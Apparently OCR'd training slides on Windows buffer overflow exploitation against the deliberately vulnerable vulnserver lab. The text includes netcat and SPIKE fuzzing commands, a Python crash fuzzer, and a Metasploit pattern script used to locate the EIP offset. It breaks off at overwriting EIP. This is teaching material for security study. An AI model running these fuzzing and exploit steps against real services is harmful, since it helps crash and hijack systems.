
- Step 1: Establish a connection with the vulnerable server using Netcat



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

- Step 2: Generate spike templates and perform spiking




Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

trun.spk (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
trun.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Windows Buffer Overflow Exploitation (Cont'd)



Immunity Debugger - vulnserver.exe - [CPU - thread 00003A60]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
Address Hex dump ASCII
Paused

EAX, ESP, EBP, EIP registers are overwritten with ASCII value "A"


Immunity Debugger showing vulnerable server paused due to access violation

```
[12:00:38] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Windows Buffer Overflow Exploitation (Cont'd)


Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode



fuzz.py (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
fuzz.py
Python Tab Width: 4 Ln 17, Col 53 INS


```
#!/usr/bin/python
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.10.10', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #./fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
┌─[root@parrot]─[~]
└──╼ #
```

Windows Buffer Overflow Exploitation (Cont'd)



Immunity Debugger - vulnserver.exe - [CPU - thread 00000B34, module vulnserv]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Paused

```
[17:25:10] Access violation when reading [0077FAE5] - use Shift+F7/F8/F9 to pass exception to program
```


Windows Buffer Overflow Exploitation (Cont'd)

Identify the Offset

- Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten



Parrot Terminal
File Edit View Search Terminal Help

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```


findoff.py (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
findoff.py
Python
Tab Width: 4
Ln 1, Col 2
INS

```python
#!/usr/bin/python
import sys, socket


offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 00000148]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
[15:17:36] Access violation when executing
Parrot Terminal
File Edit View Search Terminal Help


Buffer Overflow of Vulnerable Server has overwritten EIP register with random bytes

```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
┌─[root@parrot]─[~]
└──╼ #
```

Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register

